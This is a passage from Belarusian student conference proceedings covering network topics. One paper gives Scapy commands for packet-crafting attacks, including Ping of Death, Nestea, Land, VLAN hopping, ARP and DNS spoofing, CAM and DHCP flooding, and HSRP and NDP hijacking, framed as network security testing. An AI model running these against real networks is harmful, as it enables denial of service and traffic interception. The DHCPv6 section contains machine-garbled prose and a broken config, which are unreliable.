


Рисунок 3 – Зависимости скорости удаления фоторезистивной пленки с поверхности кремниевой пластины в послесвечении плазмы разряда с эффектом полого катода от давления в разрядной камере при различных мощностях разряда

Заключение

Таким образом, применительно к типовому процессу удаления фоторезистивных пленок при производстве изделий интегральной электроники предионизация плазмообразующего газа позволяет существенно ускорить процесс травления, по сравнению с процессом травления в разряде Е-типа без предионизации, при сохранении стойкости фоторезистивных маскирующих покрытий в процессе обработки.

Литература

1. Москалев, Б.И. Разряд с полым катодом / Б.И. Москалев. – М. : Энергия, 1969. – 246 с.
2. Божко, А.И. Исследование влияния режимов электропитания на температуру поверхности цилиндрического электрода-катода / А.И. Божко, А.Д. Юник // Физика конденсированного состояния (ФКС – XXIV): материалы XXIV международной научно-практической конференции аспирантов, магистрантов и студентов, Гродно, 21 апреля 2016 г./ ГрГУ им. Я. Купалы; редкол.: В.Г. Барсуков [и др.]. – Гродно, 2016. – С. 144–145.

Автоматизация научных исследований

Председатели – Демиденко О.М., Левчук В.Д.

В.Р. Власенко, В.А. Рубин

УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

ТЕСТИРОВАНИЕ КОМПЬЮТЕРНЫХ СЕТЕЙ ПРИ ПОМОЩИ УТИЛИТЫ SCARU

Введение

Scaru – сетевая утилита написанная на языке Python, которая позволяет посылать, просматривать и анализировать сетевые пакеты. В отличие от большинства других сетевых утилит, Scaru не ограничена только теми протоколами, пакеты которые она может генерировать. Фактически, она позволяет создавать любые пакеты и комбинировать атаки различных типов. С помощью Scaru можно проводить сканирование, трассировку, исследования, атаки и обнаружение хостов в сети, как в интерактивном режиме, так и создавая программные сценарии. Таким образом, Scaru можно использовать как сканер уязвимостей.

Сканеры уязвимостей – это программные или аппаратные средства, служащие для осуществления диагностики и мониторинга сетевых компьютеров, позволяющее сканировать сети, компьютеры и приложения на предмет обнаружения возможных проблем в системе безопасности, оценивать и устранять уязвимости [1].

В настоящее время самая распространенная тактика борьбы с злоумышленниками в сети – сдерживание. Она включает в себя руководства по системам защиты, в которых описывается традиционный набор средств защиты, включающих применение антивирусов, брандмауэров, парольной защиты, шифрования и т.д. Мер предлагаемых тактикой сдерживания, не хватает, чтобы полностью защитить компьютерную сеть от угроз. Чтобы эффективно защитить свою компьютерную систему, инженеру необходимо самому попробовать её взломать.

Packet crafting – это техника, которая позволяет сетевым инженерам производить исследование сети, проверять правила фаерволлов и находить недостатки системы защиты, которыми могут воспользоваться злоумышленники.

Делается это при помощи отправления пакетов на различные устройства в сети. В качестве цели может быть брандмауэр, системы обнаружения вторжений (IDS), маршрутизаторы и любые другие участники сети [2].

Атаку искаженными сетевыми пакетами можно выполнить двумя способами. Во-первых, отсылая на атакуемый сервер некорректные пакеты, которые нарушают работу операционной системы или сетевого программного обеспечения. Во-вторых, отправляя фальсифицированные пакеты, которые вынуждают хост изменить собственные настройки или конфигурацию системы [3]. Эти атаки рассчитаны на уязвимость системы защиты. Данную атаку можно произвести при помощи Scapy:

```
send(IP(dst="10.1.1.5", ihl=2, version=3)/ICMP())
```

Ping of Death – тип атаки, при которой происходит отправка ICMP-пакетов размером больше 65536 байт (максимального размера пакета), который предусмотрен спецификацией TCP/IP.

Данные пакеты не могут передаваться по сети в целом виде, поэтому выполняется их фрагментация, и когда атакуемый хост получает фрагменты пакетов, он восстанавливает пакет недопустимого размера. В результате может произойти перезагрузка компьютера. Данную атаку можно произвести при помощи Scapy:

```
for p in fragment(IP(dst="10.0.0.5")/ICMP()/("X"*60000)):
    send(p)
```

Nestea attack подразумевает под собой опасное перекрытие IP-фрагментов. Данный тип атаки может привести к краху операционной системы. Для реализации этой атаки при помощи Scapy нужно выполнить следующие команды:

```
send(IP(dst=target, id=42, flags="MF")/UDP()/("X"*10))
send(IP(dst=target, id=42, frag=48)/("X"*116))
send(IP(dst=target, id=42, flags="MF")/UDP()/("X"*224))
```

При Land attack происходит попытка вызова замедления работы узла сети, при помощи отправки пакета с идентичными адресами получателя и отправителя. Для стека протоколов Интернет такая ситуация не нормальна. Устройство пытается выйти из бесконечной петли обращений к самой себе. Для выполнения данной атаки при помощи Scapy необходимо выполнить следующую команду:

```
send(IP(src=target, dst=target)/TCP(sport=135, dport=135))
```

VLAN hopping – общее название для атак, которые предполагают проникновение в VLAN, который до выполнения атаки был недоступен атакующему. Scapy предоставляет возможность генерации VLAN пакетов:

```
send(Dot1Q(vlan=1)/Dot1Q(vlan=2)/IP(dst='targetIP')/ICMP())
```

Для организации arp-spoofing в VLAN можно изменить данную команду на:
`sendp(Ether(dst='clientMAC')/Dot1Q(vlan=1)/Dot1Q(vlan=2)/ARP(op='who-has', psrc='gatewayIP', pdst='clientIP'))`

Переполнение таблицы коммутации – атака основана на том, что таблица коммутации в коммутаторах имеет ограниченный размер. После заполнения таблицы, коммутатор не может более выучивать новые MAC-адреса и начинает работать как хаб, отправляя трафик на все порты. Для переполнения таблицы необходимо генерировать и отсылать пакеты с разными MAC-адресами.

`RandMAC()` – функция Scapy, которая возвращает произвольное значение, в формате MAC адреса; параметр `loop` – зацикливает отправку, что в итоге приводит к исчерпанию буфера таблицы коммутатора. Для переполнения таблицы коммутации достаточно выполнить следующую команду:

```
sendp(Ether(src=RandMAC())/IP(dst='gatewayIP')/ICMP(), loop=10000)
```

Для атаки на переполнения таблицы адресов DHCP-сервера можно выполнить следующую команду:

```
sendp(Ether(src=RandMAC(),dst='ff:ff:ff:ff:ff:ff')/IP(src='0.0.0.0',dst='255.255.255.255')/UDP(sport=68,dport=67)/BOOTP(chaddr=RandMAC())/DHCP(options=[("message-type","discover"),"end"]), loop=1)
```

DNS-spoofing – атака, базирующаяся на заражении кэша DNS-сервера жертвы ложной записью о соответствии DNS-имени хоста, которому жертва доверяет, и IP-адреса атакующего. Относится к числу spoofing-атак.

Может применяться как непосредственно против хоста-клиента, выполняющего DNS-запрос к кэширующему серверу, так и по отношению к серверу, путём заражения его кэша. Во втором случае обманутыми получают все клиенты DNS-сервера, которым он отвечает данными из своего кэша.

В Scapy данную процедуру можно реализовать при помощи следующей команды:

```
send(IP(dst='dnsserverIP')/UDP(dport=53)/DNS(qd=DNSQR(qname="adr")))
```

HSRP (Hot Standby Router Protocol) – проприетарный протокол Cisco, предназначенный для увеличения доступности маршрутизаторов выполняющих роль шлюза по умолчанию. Это достигается путём объединения маршрутизаторов в standby группу и назначения им общего IP-адреса, который и будет использоваться как шлюз по умолчанию для компьютеров в сети. Плюсом данной атаки является то, что очень сложно определить, кто в действительности посылает кадры с искаженным адресом отправителя. Для атаки на этот протокол может быть использована следующая команда написанная на Scapy:

```
sendp(Ether(src='00:00:0C:07:AC:02', dst='01:00:5E:00:00:02'))
```

```
/IP(dst='224.0.0.2', src='attacerIP', ttl=1)/UDP()  
/HSRP(priority=230, virtualIP='virtualIP'), inter=3, loop=1)
```

Такой пакет сделает attacerIP активным HSRP маршрутом.

В протоколе IPv6, вместо ARP появился NDP, на смену DHCP пришла автоконфигурация. На смену протоколу ICMP пришел ICMPv6. Важно то, что концепция атак осталась практически без изменений. Но стоит отметить, что добавились новые механизмы.

Протокол обнаружения соседей (Neighbor Discovery Protocol, NDP) – это протокол, с помощью которого IPv6-хосты могут обнаружить друг друга, определить адрес канального уровня другого хоста (вместо ARP, который использовался в IPv4), обнаружить маршрутизаторы и так далее. Чтобы этот механизм работал с использованием multicast, каждый раз, когда назначается link-local address или global IPv6 address на интерфейс, хост присоединяется к multicast группе. Чтобы провести атаку на данный протокол при помощи Scapy необходимо выполнить данные команды:

```
ether=Ether(src="hacker_mac", dst="victim_mac")  
ipv6=IPv6(src="hacker_ipv6", dst="victim_ipv6")  
lla=ICMPv6NDOptDstLLAddr  
packet=ether/ipv6/na/lla  
sendp(packet, loop=1, inter=3)
```

С помощью Scapy легко осуществлять такие процедуры, как: сканирование, трассировку маршрута, проверку хоста, юнит-тестирование каких-либо сетевых функций, исследование сети и различные виды атак. Таким образом, Scapy позволяет провести подробное тестирование сети и выявить её уязвимости для того, чтобы в дальнейшем их можно было устранить.

Литература

1. Википедия – свободная энциклопедия // Сканеры уязвимостей [Электронный ресурс]. – 2016. – Режим доступа: https://ru.wikipedia.org/wiki/Сканеры_уязвимостей – Дата доступа: 16.08.2016
2. Bryan, B. Security power tools / B. Bryan. – First Edition. – Sebastopol: O'Reilly, 2007. – 783 p.
3. Гифт, Н. Python в системном администрировании Unix и Linux / Н. Гифт, Д. Джонс. – СПб: O'Reilly, 2009. – 512 с.

А.В. Воруев

УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

ВЫБОР ПРОТОКОЛОВ ДУБЛИРОВАНИЯ И АГРЕГИРОВАНИЯ КАНАЛОВ СВЯЗИ В ГЕТЕРОГЕННОЙ СЕТИ ПЕРЕДАЧИ ДАННЫХ

Введение

С точки зрения решения задачи коммутации в Ethernet-сетях использование избыточности каналов связи является серьезной проблемой. В отличие от IP-пакетов, кадры Ethernet не содержат атрибут «время жизни» (TTL). Появление «петлевых линков» создает ситуацию, в которой кадры Ethernet бесконечно ретранслируются по созданному кольцу, накапливаются в очередях и замедляют передачу полезного трафика. Современные образцы интеллектуальных устройств сетевой коммутации включают в состав своей операционной системы широкий набор инструментов для организации решения конфликтов сетевой структуры.

1. Избыточность каналов связи

Если в сети предприятия устройства коммутации предполагают использование единственного маршрута передачи данных – такая сеть надежной не является. Повреждение любого из каналов связи приведет к нарушению вычислительного процесса, связанного с сетевыми сервисами, одного или большего числа узлов сети. Аналогичная ситуация возникнет, если вместо канала связи будет повреждено любое из сетевых устройств. В зависимости от точки возникновения возможной аварийной ситуации структура сети делится на «домены возникновения сбоя». Если размер такого домена для канала связи стремится к 100% возникает необходимость внести избыточность в структуру каналов связи. Следствием пассивной избыточности каналов связи является возникновение петель коммутации. Из-за петель коммутации могут возникать: нестабильность базы данных MAC-адресов в привязке к порту устройства; многократная передача кадров одноадресной рассылки; многократная передача широковещательных кадров (широковещательный шторм). Во избежание возникновения петель коммутации требуется управление несколькими маршрутами со стороны самого устройства. Для основного режима работы выбираются оптимальные маршруты, и альтернативный маршрут автоматически активируется в случае сбоя основного маршрута.

Для управления избыточностью каналов связи используются протоколы STP, PVST+, Rapid PVST+, MSTP (Multiple STP), SPB (Shortest Path Bridging).

Метод работы этих протоколов – заблокировать активность альтернативного канала во время передачи данных. Надежность сети увеличивается, но скорость срабатывания механизма активации альтернативного канала различается в зависимости от типа протокола, режима его работы и особенностей реализации его конкретным производителем сетевого оборудования. Дополнительным фактором, который следует учитывать, является время подготовки устройства к работе. Оно увеличивается для сбора предварительной информации о топологии сети, распределения ролей между портами устройства и назначения их режимов. Эта задержка может сказаться на работоспособности ряда сетевых сервисов (например, DHCP распределения). Неуправляемые устройства не предлагают персоналу, обслуживающему сеть, изменять внутренний алгоритм работы, поэтому для реализации избыточности кабельной структуры рекомендуется использовать интеллектуальные коммутирующие устройства с управлением по консоли, либо через режим удаленного подключения.

Протокол MSTP (Multiple Spanning Tree Protocol) поддерживается операционными системами сетевых устройств компаний Cisco, HP, D-Link, Huawei и других. MSTP предполагает, что на всех коммутаторах, участвующие в MSTP, должны получить одинаково сконфигурированные группы VLAN (MST instances).

2. Резервирование интерфейса межсетевого перехода

В случае сбоя сетевого устройства или его интерфейса (IP-адрес которого используется в качестве шлюза по умолчанию), все узлы сети предприятия, для которых настроено использование этого шлюза по умолчанию, изолируются от внешних сетей. Наличие альтернативного маршрута обработать затруднительно из-за ограничений сетевого стека операционных систем и механизмов согласования сетевых параметров протокола DHCP. Одним из способов для устранения единой точки отказа на шлюзе по умолчанию является реализация виртуального маршрутизатора. При совместном использовании IP-адреса и MAC-адреса два или более маршрутизаторов группы могут работать, как один виртуальный маршрутизатор. IP-адрес виртуального маршрутизатора настраивается в качестве шлюза по умолчанию для рабочих станций в отдельном сегменте IP.

Протоколы, обеспечивающие данный режим работы: HSRP (Cisco), GLBP (Cisco) и VRRP. Последние два предполагают распределение (балансировку) трафика через все маршрутизаторы группы. Выбор протокола VRRP (Virtual Router Redundancy Protocol) обоснован двумя факторами: широким уровнем поддержки производителями оборудования и возможностью балансирования трафика. Протокол описан в стандарте RFC 2338.

Основные понятия протокола VRRP:

- Virtual Router – виртуальный роутер, представляет собой группу маршрутизаторов, подлежащих резервированию (VRRP group). Маршрутизаторы разделяют между собой один и тот же виртуальный IP адрес и виртуальный идентификатор роутера (VRID).

- Virtual Router Master – маршрутизатор, который в данный момент является активным и осуществляет пересылку пакетов. Он управляет виртуальным IP адресом Virtual Router-а и отвечает за передачу пакетов, отправленных на этот виртуальный IP адрес.

- Virtual Router Backup – резервный маршрутизатор. Если Virtual Router Master недоступен, то резервный маршрутизатор с наивысшим приоритетом выполняет передачу пакетов, отправленных на виртуальный IP адрес. Когда связь с Virtual Router Master восстановится, схема обслуживания данных вернется в исходное состояние.

- IP address owner – маршрутизатор, у которого виртуальный IP адрес совпадает с IP адресом на интерфейсе маршрутизатора. Такой маршрутизатор автоматически становится Virtual Router Master вне зависимости от приоритетов и других характеристик.

VRRP поддерживает до 255 виртуальных роутеров (VRRP group) на одном физическом интерфейсе маршрутизатора.

3. Агрегирование каналов связи

Увеличение скорости передачи данных канала связи сети предприятия чаще всего достигается переходом на стандарт связи с большими скоростными характеристиками. Для реализации такого перехода закупается новые сетевые устройства, либо меняется сменный модуль действующего сетевого оборудования на новый, поддерживающий более высокие скоростные характеристики. Дополнительно приходится вмешиваться в кабельную структуру сети, если она не соответствует требованиям внедряемого стандарта. Такая процедура требует временной остановки вычислительного процесса в сети предприятия и, как правило, дополнительного периода «тонкой настройки» работы сети в новых условиях (схождения сети и перебалансировки трафика). Также популярным способом повышения скорости передачи данных является объединение (агрегирование) двух и более физических каналов связи проложенных между сетевыми устройствами с целью суммирования их пропускной способности. Протоколы агрегации EtherChannel, Multi-Link Trunking (MLT), DMLT, SMLT, DSMLT, R-SMLT и аналогичные им выполняют свою функцию до протокола STP и его аналогов, поэтому блокирование каналов связи входящих в группу не происходит. Агрегирование каналов связи обладает более высокой надежностью, чем «разгон» канала до более высоких скоростей. В группу

можно включать резервные каналы, которые будут автоматически активироваться при выходе из строя какого-либо из основных каналов. Правильная балансировка трафика между каналами группы позволяет обеспечить оптимальный маршрут продвижения кадров данных к пункту назначения и минимизацию потери кадров в случае сбоя.

В сетях Ethernet естественным выбором является протокол агрегации EtherChannel. Для обеспечения широкой совместимости по оборудованию различных производителей агрегировать порты следует по протоколу LACP.

4. Агрегирование устройств связи

Распределение каналов группы агрегированных каналов связи может производиться как на единственном устройстве, так и в группе устройств. В этом случае задача увеличения скорости канала связи решается с одновременным увеличением уровня надежности сети, поскольку канал распределяется для одновременной поддержки двумя и более устройствами. Предлагаются следующие варианты комбинаций каналов связи:

- LAG (Link aggregation) – в группу портов входят порты только одного устройства коммутации;

- MC-LAG (Multi-Chassis Link Aggregation Group) – в группу портов входят порты нескольких устройств коммутации, находящихся на одной стороне соединения, при этом устройства коммутации на противоположной стороне связаны строгой последовательностью портов;

- High Availability MCLAG – в группу портов входят порты нескольких устройств коммутации, находящихся на одной стороне соединения, при этом устройства коммутации на противоположной стороне связаны перекрестной последовательностью портов между различными устройствами.

5. Мультивендорное объединение устройств в активный стек

Современные подходы к построению сетей предприятий и центров обработки данных ориентируются на использование технологий построения распределенных фабрик коммутации – Transparent Interconnect a Lot of Links (TRILL) и Shortest Path Bridging (SPB). Исторически сложилось так, что на рынке появились две похожие технологии маршрутизации на канальном уровне (L2) модели OSI – TRILL и SPB, суть которых состоит в том, что на базе протокола состояния канала (IS-IS) рассчитывается топология сети коммутации и затем на основе этих расчетов передается трафик L2 между сетевыми устройствами.

TRILL и SPB имеет смысл использовать:

- при построении больших, плоских L2-ферм коммутации, где преобладают «горизонтальные» коммуникации сервер-сервер, например, для кластеризации, облачных вычислений, поддержки vMotion и родственных им задач;
- с целью объединения нескольких площадок в один общий домен L2, особенно когда площадок больше трех;
- при реализации мультивендорных решений.

В последнем случае использование технологий стекирования L2-устройств (IRF) затруднительно в силу ряда ограничений, тогда как TRILL и SPB являются стандартами и могут быть одинаково реализованы на оборудовании большинства вендоров. Например, технологии дают возможность построить сетевую ферму из девяти коммутаторов и 1024 портов Gigabit Ethernet/10 Gigabit Ethernet, объединяющую уровни доступа, агрегирования и ядра, причем эти коммутаторы управляются по одному IP-адресу (даже если физически они смонтированы в разных стойках и даже в разных ЦОД), который может масштабироваться до 1024 портов. Для централизованного управления L2-фермой как большим виртуальным коммутатором HP использует консоль Intelligent Management Center (IMC).

Заключение

В результате анализа современных технологий по поддержке взаимодействия мультивендорных сетевых структур можно обозначить тенденцию к необходимости разработки конфигураций режимов сетевых устройств для использования протоколов MSTP, VRRP и MC-LAG. Технологии TRILL и SPB применять на уровнях доступа и распределения нецелесообразно.

Литература

1. Кучеров, А.И. Инициализация начального состояния компьютера для реализации экспериментов по надежности узла локальной вычислительной сети // Кучеров А.И., Воружев А.В., Левчук В.Д. / Известия Гомельского государственного университета имени Ф. Скорины. – 2015. – № 6(93). – С. 64–69.
2. Муха, В.В. Определение временных характеристик восстановления канала связи в различных модификациях протокола STP // В.В. Муха, В.Н. Кулинченко /Материалы XLV студенческой научно-практической конференции «Дни студенческой науки», 17–18 мая 2016 г.: в 2 ч. Ч. 1. – Гомель : ГГУ им. Ф. Скорины, 2016. – С. 101–102.

Н.Н. Диваков

УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

КОНФИГУРАЦИЯ СЕРВЕРА ISC DHCP ДЛЯ IPV6 (DHCPD)

Введение

При настраиваете локальную сеть (Local Area Network – LAN), клиенты должны обладать некоторой информацией о сети, такой как IP адрес, IP адрес по крайней мере одного сервера доменных имён (DNS) и IP адрес сервера (шлюза, роутера (маршрутизатора)) сети обеспечивающего выход в интернет. При ручной настройке Вам надо вводить эту информацию на каждом компьютере в сети. При использовании Dynamic Host Configuration Protocol (DHCP, Протокол динамической настройки узла) компьютер может получить всю необходимую информацию автоматически. Это особенно удобно для подключения ноутбуков и других мобильных устройств (смартфонов, планшетов и т. п.) к сети.

Например, в простейшей конфигурации сети можно настроить один компьютер, который будет подключён к интернету, как DHCP сервер, а все остальные компьютеры в сети будут DHCP клиентами DHCP_Client. ISC DHCP включает в себя поддержку IPv6 (DHCPv6) с момента выпуска 4.x с сервера, клиента и агента ретрансляции функциональность DHCPv6. Сервер, клиент и реле агенты поддерживают и IPv4 и IPv6. Тем не менее, клиент и сервер может управлять только один протокол за один раз – для двойной поддержки, которую они должны быть запущены отдельно для IPv4 и IPv6.

1. Включение сервера

Все начинается с генерации link-local адреса для интерфейса, правило простое: fe80::/64 плюс EUI-64.

Далее – он проверяется на уникальность. Если такой адрес уже есть – то автоконфигурирование заканчивается, нужно садиться за консоль. Затем хост определяет, что ему нужно автоконфигурировать: адрес и доп.параметры, или только доп.параметры (DNS и прочее), и нужен ли вообще DHCP-сервер. Для этого используются RA (router advertisements). Разумеется, это верно только в случае, если хоть один роутер передает их в данный сетевой сегмент. В противном случае (при отсутствии сообщений от роутеров) потребуется stateful autoconfiguration. Это относится только к хостам, автоконфигурация роутеров не предусмотрена.

Кратко: получение IPv6-адреса возможно несколькими путями:

1. Вручную
2. Автоматически, без использования DHCP-сервера (stateless autoconfig, SLAAC)
3. Полуавтоматически, с частичным использованием DHCP-сервера (stateless DHCP autoconfig)

4. Автоматически, с использованием DHCP-сервера.

Файл конфигурации сервера DHCPv6 можно найти на сайте /etc/dhcp/dhcpd6.conf .

Пример файла конфигурации сервера можно найти по адресу /usr/share/doc/dhcp-<version>/dhcpd6.conf.sample .

Чтобы запустить службу DHCPv6, используйте команду / SBIN / служба dhcpd6 начать.

Простой конфигурационный файл DHCPv6 сервер может выглядеть следующим образом (рисунок 1):

```
subnet6 2001::db8::0:1:: /64 {
    .....range6 2001::db8::0:1:: 129 2001::db8::0:1:: 254;
    .....Опция dhcp6.domain-поиска "domain.example";
```

Рисунок 1 – Конфигурационный файл

Обратите внимание, что в настоящее время, сервер ISC DHCP может служить только IPv4 или IPv6, означает, что вы должны запустить демон дважды (для IPv6 с опцией `allow-unknown-dhcp6`) поддерживать оба протокола. Создать специальный /etc/dhcp/dhcpd6.conf файл конфигурации для IPv6 части DHCPd. Обратите внимание, что маршрутизатор требует, необходимость иметь интерфейс, сконфигурированный с адреса IPv6 из определенной подсети.

```
default-lease-time 600;
max-lease-time 7200;
log-facility local7;
subnet6 2001:db8:0:1::/64 {
    # Range for clients
    range6 2001:db8:0:1::129 2001:db8:0:1::254;

    # Range for clients requesting a temporary address
    range6 2001:db8:0:1::/64 temporary;

    # Additional options
    option dhcp6.name-servers fec0:0:0:1::1;
    option dhcp6.domain-search "domain.example";

    # Prefix range for delegation to sub-routers
    prefix6 2001:db8:0:100:: 2001:db8:0:f00:: /56;

    # Example for a fixed host address
    host specialclient {
        host-identifier option dhcp6.client-id
        00:01:00:01:4a:1f:ba:e3:60:b9:1f:01:23:45;
        fixed-address6 2001:db8:0:1::127;
```



```

2009.05.28 10:18:48 Server Notice    Detected iface lo/1, MAC=00:00:00:00:00:00.
2009.05.28 10:18:48 Server Debug     Skipping database loading.
2009.05.28 10:18:48 Server Debug     Cache:server-cache.xml file: parsing started,
expecting 0 entries.
2009.05.28 10:18:48 Server Notice     Parsing /etc/dibbler/server.conf config file...
18:48 Server Debug                   Setting 0 generic option(s).
18:48 Server Debug                   0 per-client configurations (exceptions) added.
18:48 Server Debug                   Parsing /etc/dibbler/server.conf done.
18:48 Server Info                    0 client class(es) defined.
18:48 Server Debug                   1 interface(s) specified in /etc/dibbler/server.conf
18:48 Server Info                    Mapping allow, deny list to class 0:0 allow/deny entries in
total.
18:48 Server Info                    Interface eth1/2 configuration has been loaded.
18:48 Server Notice                  Running in stateful mode.
18:48 Server Info                    My DUID is 00:01:00:01:11:aa:6d:a7:54:52:00:67:89:ab.
18:48 Server Notice                  Creating multicast (ff02::1:2) socket on eth1/2 (eth1/2) in-
terface.
18:48 Server Debug                   Cache: size set to 1048576 bytes, 1 cache entry size is 87
bytes, so maximum 12052 address-client pair(s) may be cached.

18:48 Server Notice                  Accepting connections. Next event in 4294967295 se-
cond(s).

```

Заключение

У каждого сервера и клиента есть уникальный идентификатор, для того чтобы различать других клиентов и (или) серверы. Судя по литературе, сейчас полную функциональность обеспечивает только ISC DHCP сервер версии 4.2, работающий под ОС *BSD или Solaris. ISC DHCP сервер может работать только по IPv4 или по IPv6, но не может одновременно обслуживать два протокола.

Литература

1. Google Developers [Электронный ресурс]. Discussion Groups and Issue Reporting-Маунтин-Вью, 2004. – Режим доступа: https://developers.google.com/speed/publicdns/docs/using#configure_your_network_settings_to_use_google_public_dns. – Дата доступа: 16.03.2016.
2. Диваков, Н.Н. Настройка DNS / Н.Н. Диваков, П.Л. Чечет // XIX Республиканская Научная конференция студентов и аспирантов «Новые математические методы и компьютерные технологии в проектировании, производстве и научных исследованиях». – 2016. – С. 34.
3. Диваков, Н.Н. Переходные механизмы между IPv4 и IPv6 / Н.Н. Диваков, П.Л. Чечет // XIX Республиканская Научная конференция студентов и аспирантов «V Республиканская научная конференция «Актуальные вопросы физики и техники»». – 2016. – С. 75–76.

Н.Н. Диваков

УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

КОНФИГУРАЦИЯ СЕРВЕРА DNS ДЛЯ IPV6

Введение

DNS обычно реализуется с использованием одного или нескольких централизованных серверов, которые являются авторитетными для определенных доменов. Когда клиент хост запрашивает информацию от сервера имен, как правило, подключается к порту 53. Затем сервер имен пытается разрешить имя запрошенного. Если он не имеет авторитетный ответ, или еще не имеет ответа на вызов закэшированное из ранее запроса, он запрашивает другие серверы имен, называемых корневыми серверами имен, чтобы определить, какие серверы имен являются авторитетными имя в вопросе, а затем запрашивает их, чтобы получить запрашиваемое имя.

В DNS-сервере, таким как BIND (Berkeley Internet Name Domain), вся информация хранится в базовых элементах данных, называемые *записи ресурсов* (RR). Запись ресурса, как правило, *полное доменное имя* (FQDN) хоста, и разбита на несколько секций, организованных в виде древовидной иерархии. Эта иерархия состоит из основного ствола, первичных ветвей, вторичных ветвей, и так далее (рисунок 1).




Рисунок 1 – Полное доменное имя

Зоны определяются на полномочных серверов за счет использования файлов зон, которые содержат определения ресурсных записей в каждой зоне. Файлы зон хранятся на первичных серверов имен (также называемый мастер NameServers), где вносятся изменения в файлы, а также вторичных серверов имен (также называемые ведомые NameServers), которые получают определения зоны с первичного сервера имен. И первичные и вторичные серверы имен являются авторитетными для зоны и выглядят одинаково для клиентов. В зависимости от конфигурации, любой сервер имен может также служить в качестве первичного или вторичного сервера для нескольких зон одновременно.

1. Конфигурация сервера

Есть два типа конфигурации сервера имен:

- авторитетные неймсерверы отвечают на запросы ресурсов, которые являются частью только их зон. Эта категория включает в себя как первичный (основной) и вторичные (Slave) сервера имен;

- рекурсивные неймсерверы предлагают услуги по разрешению, но они не являются авторитетными для любой зоны. Ответы на все резолюции кэшируются в памяти в течение фиксированного периода времени, который определен извлеченной записью ресурса.

Несмотря на то, сервер имен может быть как авторитетный и рекурсивный в то же время, рекомендуется не совмещать типы конфигурации. Для того, чтобы быть в состоянии выполнять свою работу, авторитетные серверы должны быть доступны всем клиентам все время. С другой стороны, так как рекурсивный поиск занимает гораздо больше времени, чем авторитетные ответы, рекурсивные серверы должны быть доступны для ограниченного числа только для клиентов, в противном случае они склонны к распределенный отказ в обслуживании (DDoS) атак.

Файл конфигурации состоит из набора утверждений с вложенными вариантами окруженный путем открытия и закрытия фигурные скобки. Обратите внимание, что при редактировании файла, вы должны быть осторожны, чтобы не делать какие-либо синтаксические ошибки, в противном случае с именем службы не запустится. Типичный `/etc/named.conf` файл организован следующим образом:

```
statement-1 ["statement-1-name"] [statement-1-class] {  
    option-1;  
    option-2;  
    option-N;  
};  
statement-2 ["statement-2-name"] [statement-2-class] {  
    option-1;  
    option-2;  
    option-N;  
};  
statement-N ["statement-N-name"] [statement-N-class] {  
    option-1;  
    option-2;  
    option-N;  
};
```

Если вы установили связывания-CHROOT пакет, служба BIND будет работать в `/var/named/chroot/environment` среды. В этом случае сценарий инициализации будет монтировать вышеуказанные файлы конфигурации, используя `the mount --bind` команду, так что вы можете управлять конфигурацией вне этой среды. Там нет необходимости копировать что-либо

в `/var/named/chroot` каталога, так как он установлен автоматически. Это упрощает техническое обслуживание, так как вам не нужно предпринимать каких-либо особой заботы о BIND файлах конфигурации, если он выполняется в CHROOT среде. Вы можете организовать все так, как вы бы с BIND не работает в CHROOT среде.

Следующие каталоги автоматически монтируются в `/var/named/chroot`, если они пусты в `/var/named/chroot` каталога. Они должны быть пустым, если вы хотите, чтобы они были установлены в `/var/named/chroot`:

```
/var/named
/etc/pki/dnssec-keys
/etc/named
/usr/lib64/bind or /usr/lib/bind (architecture dependent).
```

Следующие файлы также установлены, если целевой файл не существует в `/var/named/chroot`.

```
/etc/named.conf
/etc/rndc.conf
/etc/rndc.key
/etc/named.rfc1912.zones
/etc/named.dnssec.keys
/etc/named.iscdlv.key
/etc/named.root.key
```

2. Настройка ACL

Следующие типы заявлений обычно используются в `/etc/named.conf`:

